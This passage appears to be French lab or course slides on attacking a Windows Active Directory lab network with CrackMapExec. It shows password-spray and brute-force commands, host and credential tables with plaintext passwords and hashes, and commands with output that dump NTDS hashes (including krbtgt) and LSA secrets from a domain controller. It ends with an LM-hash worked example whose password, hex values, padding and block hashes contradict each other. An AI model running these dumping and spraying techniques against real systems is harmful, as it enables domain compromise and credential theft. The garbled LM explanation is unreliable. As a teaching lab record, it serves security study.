SMB 192.168.1.3 445 DC-GEII      S15: GEII\Véridicateurs du domaine (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S16: GEII\Contrôleurs de domaine (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S17: GEII\Éditeurs de certificat (SidTypeAlias)
SMB 192.168.1.3 445 DC-GEII      S20: GEII\Propriétaires créateurs de la stratégie de groupe (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S21: GEII\Contrôleurs de domaine en lecture seule (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S22: GEII\Contrôleurs de domaine clonables (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S23: GEII\Protected Users (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S26: GEII\Administrateurs clés (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S33: GEII\Serveurs RAS et IAS (SidTypeAlias)
SMB 192.168.1.3 445 DC-GEII      S71: GEII\Groupe de réplication dont le mot de passe RODC est autorisé (SidTypeAlias)
1
```

CME accepts txt files of usernames and passwords. One user/password per line. Watch out for account lockout!

```
#~ cme smb 192.168.1.101 -u /path/to/users.txt -p Summer18
#~ cme smb 192.168.1.101 -u Administrator -p /path/to/passwords.txt
```

5 - énumération Crackmapexec

5.2 - Enumération

affichage des hosts stocker dans la base de données smb

+Hosts	+	+	+ Hostname	+ Domain	+ OS
HostID	Admins	IP			
1	1 Cred(s)	192.168.1.3	DC-GE2I	GEII	Windows Server 2016 Standard Evaluation 14393
2	0 Cred(s)	192.168.1.8	H31-7	H31-7	Windows 10 Pro 19044
3	0 Cred(s)	192.168.1.125	H31-8	H31-8	Windows 10 Pro 19044
4	0 Cred(s)	192.168.2.15	H31-9	LISV	Windows 10 Pro 19044
5	0 Cred(s)	192.168.2.11	H31-10	H31-10	Windows 10 Pro 19044
6	0 Cred(s)	192.168.2.20	DHCP-ISS	DHCP-ISS	Windows Server 2016 Standard Evaluation 14393
7	0 Cred(s)	192.168.2.60	ADDS	LISV	Windows Server 2016 Standard Evaluation 14393
8	0 Cred(s)	192.168.3.30	DC-MMI	MNI	Windows Server 2016 Standard Evaluation 14393
9	0 Cred(s)	192.168.3.10	H31-5	H31-5	Windows 10 Pro 19044
10	0 Cred(s)	192.168.3.40	DHCP-MMI	MNI	Windows Server 2016 Standard Evaluation 14393
11	1 Cred(s)	192.168.4.10	H31-11	IUT-VELIZY	Windows 10 Pro 19044
12	1 Cred(s)	192.168.4.20	H31-12	IUT-VELIZY	Windows 10.0 Build 19841
13	1 Cred(s)	192.168.4.100	DC-GARROS	IUT-VELIZY	Windows Server 2012 R2 Datacenter 9600
14	1 Cred(s)	192.168.5.20	DC-RT	RT	Windows Server 2016 Standard Evaluation 14393
15	1 Cred(s)	192.168.5.30	H31-3	RT	Windows 10 Pro 19044
16	1 Cred(s)	192.168.5.31	H31-4	RT	Windows 10 Pro 19044
17	0 Cred(s)	192.168.7.69	C9070	C9070	Windows 10.0 Build 17763
18	0 Cred(s)	192.168.8.8	MNEMOSYN	RAMB	Windows 10.0 Build 17763
19	0 Cred(s)	192.168.8.10	DCR81	RAMB	Windows 10.0 Build 17763
20	0 Cred(s)	192.168.8.9	NAS8XI	RAMB	Windows 6.1 Build 0
21	0 Cred(s)	192.168.8.42	OLIVOLOA-PC	RAMB	Windows 10.0 Build 22000
22	0 Cred(s)	192.168.8.89	RIVOPAGE-PC	RAMB	Windows 10.0 Build 19041
23	0 Cred(s)	192.168.8.97	DEPLOY-WIN11	DEPLOY-WIN11	Windows 10.0 Build 22621
24	0 Cred(s)	192.168.8.112	NIC0480TPC	NIC0480TPC	Windows 10.0 Build 22621
25	0 Cred(s)	192.168.8.229	NLM1237896341		Windows 6.1
26	0 Cred(s)	192.168.9.1	STOCK-PEDA	RAMB	Windows Server 2016 Standard 14393
27	0 Cred(s)	192.168.9.10	DCR81	RAMB	Windows 10.0 Build 17763
28	0 Cred(s)	192.168.9.112	MNEMOSYN	RAMB	Windows 10.0 Build 17763

affichage des utilisateurs et mdp dans la base de données smb

+Credentials	+	+	+	+	+
CredID	Admin On	CredType	Domain	Username	Password
1	1 Host(s)	plaintext	GEII	Administrateur	123Admin
2	0 Host(s)	hash	DC-GE2I	Administrateur	aad3b435b51404eeaad3b435b51404ee:1a4b1757588cab6298e29e91c06df5
3	0 Host(s)	hash	DC-GE2I	Invité	aad3b435b51404eeaad3b435b51404ee:31d6cf00d16ae931b73c59d7e0c089
4	0 Host(s)	hash	DC-GE2I	DefaultAccount	aad3b435b51404eeaad3b435b51404ee:31d6cf00d16ae931b73c59d7e0c089
5	3 Host(s)	plaintext	IUT-VELIZY	Administrateur	Pa\$\$word
6	0 Host(s)	hash	H31-11	Administrateur	aad3b435b51404eeaad3b435b51404ee:31d6cf00d16ae931b73c59d7e0c089
7	0 Host(s)	hash	H31-11	Invité	aad3b435b51404eeaad3b435b51404ee:31d6cf00d16ae931b73c59d7e0c089
8	0 Host(s)	hash	H31-12	Administrateur	aad3b435b51404eeaad3b435b51404ee:31d6cf00d16ae931b73c59d7e0c089
9	0 Host(s)	hash	H31-11	DefaultAccount	aad3b435b51404eeaad3b435b51404ee:31d6cf00d16ae931b73c59d7e0c089
10	0 Host(s)	hash	H31-12	Invité	aad3b435b51404eeaad3b435b51404ee:31d6cf00d16ae931b73c59d7e0c089

5 - énumération Crackmapexec

5.2 - Enumération ntds

```
(administrateur@kali-enum)-[~]
$ crackmapexec smb 192.168.1.3/24 -u Administrateur -p 123Admin --ntds
SMB      192.168.1.8    445    H31-7          [*] Windows 10 Pro 19044 x64 (name:H31-7) (domain:H31-7)
(signing:False) (SMBv1:True)
SMB      192.168.1.3    445    DC-GE2I        [*] Windows Server 2016 Standard Evaluation 14393 x64 (na
me:DC-GE2I) (domain:geii.iut-velizy.local) (signing:True) (SMBv1:True)
SMB      192.168.1.8    445    H31-7          [-] H31-7\Administrateur:123Admin STATUS_LOGON_FAILURE
SMB      192.168.1.3    445    DC-GE2I        [*] geii.iut-velizy.local\Administrateur:123Admin (Pwn3d!
)
SMB      192.168.1.3    445    DC-GE2I        [+] Dumping the NTDS, this could take a while so go grab
a redbull...
SMB      192.168.1.3    445    DC-GE2I        Administrateur:500:aad3b435b51404eeaad3b435b51404ee:7fb9d
db5ef840cc02a09bc39df05ad6e :::
SMB      192.168.1.3    445    DC-GE2I        Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae
931b73c59d7e0c089c0 :::
SMB      192.168.1.3    445    DC-GE2I        krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9840ec7c36c39
0b290b7ce3199d6d82f :::
SMB      192.168.1.3    445    DC-GE2I        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6c
fe0d16ae931b73c59d7e0c089c0 :::
SMB      192.168.1.3    445    DC-GE2I        geii.iut-velizy.local\Matthieu:1107:aad3b435b51404eeaad3b
435b51404ee:1a4b1757588cab6298e29e91c08df58d :::
SMB      192.168.1.3    445    DC-GE2I        Tiago1:1110:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b73c59d7e0c089c0 :::
SMB      192.168.1.3    445    DC-GE2I        Firas2:1111:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b73c59d7e0c089c0 :::
SMB      192.168.1.3    445    DC-GE2I        Ili+s3:1112:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b73c59d7e0c089c0 :::
SMB      192.168.1.3    445    DC-GE2I        Ilian4:1113:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b73c59d7e0c089c0 :::
SMB      192.168.1.3    445    DC-GE2I        Elouan5:1114:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
```

stocke les informations d'identification :

- utilisateurs
- groupes
- ordinateurs
- stratégies de groupe

extraire ces informations :

- effectuer une analyse
- attaque ultérieure

5 - énumération Crackmapexec

5.2 - Enumération lsa

```
[ administrateur@kali ENUM ] ~]$ crackmapexec smb 192.168.1.3/24 -u Administrateur -p 123Admin --lsa
SMB      192.168.1.3    445    DC-GE2I          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GE2I) (domain:geii.iut-velizy.local) (signing:True) (SMBv1:True)
SMB      192.168.1.8    445    H31-7           [*] Windows 10 Pro 19044 x64 (name:H31-7) (domain:H31-7) (signing:False) (SMBv1:True)
SMB      192.168.1.3    445    DC-GE2I          [+] geii.iut-velizy.local\Administrateur:123Admin (Pwn3d1)
)
SMB      192.168.1.8    445    H31-7           [-] H31-7\Administrateur:123Admin STATUS_LOGON_FAILURE
SMB      192.168.1.3    445    DC-GE2I          [+] Dumping LSA secrets
SMB      192.168.1.3    445    DC-GE2I          IUT-VELIZY.LOCAL/djib:$DCC2$10240#djib#fbacebb3829ca10cd7
3d00f6d5fc8b47
SMB      192.168.1.3    445    DC-GE2I          GEII\DC-GE2I$:aes256-cts-hmac-sha1-96:5bcd0633067ea8dc451
065dff008eec673a79010568701a8b78ed3431e43006b
SMB      192.168.1.3    445    DC-GE2I          GEII\DC-GE2I$:aes128-cts-hmac-sha1-96:43265fbd215c3c1ba56
348209287a398
SMB      192.168.1.3    445    DC-GE2I          GEII\DC-GE2I$:des-cbc-md5:102fa4ef575423bc
SMB      192.168.1.3    445    DC-GE2I          GEII\DC-GE2I$:plain_password_hex:79d7b4c548128542871efabf
09094159635b5158d17ea1b8aa665c7f5e482995509760bf05be0f4249860c09babcc092133a41a5d018d0097a421f14d7be32f2d5231
f342754d7d686b4ab29c62f028a7ad957cb33a37a360fbb1271b9cc92ec3349a0d15de0b1abf64f73d9fcbe0c3bc914d3262de0d8f08a
41ee0c582c99b722d6cda6178518b75eb436b54086cd7557a6f6dbc54beabecf974ff8be9f474b5e094959349514129f1675e705fb738
bbd21335a454101c4613f7e466e48e3d0e61be722c887fb823a22c0b798303dd2c08e5503b02c0bcd47c34b604f0f939d52e7f9ab097d
0080f0d6607a4a4ee284
SMB      192.168.1.3    445    DC-GE2I          GEII\DC-GE2I$:aad3b435b51404eeaad3b435b51404ee:8a5471aab9
c6c31b9d48c7f00023af4a:::
SMB      192.168.1.3    445    DC-GE2I          dpapi_machinekey:0x4bd3a6747cb9a2b7264b8142534f3cd8eec505
f1
dpapi_userkey:0x48cd4bbd0ff0c5b2dd210dab2b733cb0f7cab80f
```


gère divers aspects de la sécurité :

- stratégies de sécurité
- informations d'identification
- clés de chiffrements


extraire et à analyser ces informations :

- comprendre la configuration de sécurité d'un système Windows

ATTAQUES NTLM



Enregistrement du couple identifiant/hash et identification



LM hash (LAN Manager hash) :

- Le mot de passe est séparé en deux éléments de 7 caractères.
- Si le mot de passe a une longueur inférieure à 14 caractères il est complété par des caractères nuls.
- Le hash de chaque morceau est calculé séparément.
- Les deux hashes concaténés forment le hash LM
- Convertir toutes les minuscules en majuscules (insensible à la casse)

Voici un exemple :

- Le mot de passe est : Giga1232 (41 72 74 69 66 4c 6f 32 33)

- 1 / Tout est converti en majuscule :

GIWA1232

- 2 / Des zero sont ajouté a la fin pour atteindre 14 bytes :

GIWA12320000

- 3 / Le mot de passe est découpé en 2 blocs de 7 bytes :

Bloc 1: GIWA123(2cfb541d293ba1dbb)

Bloc 2 : 2000000 (75e0c8d76954a50)

- Les 2 blocs de hash sont concaténés pour créer le LM-Hash :

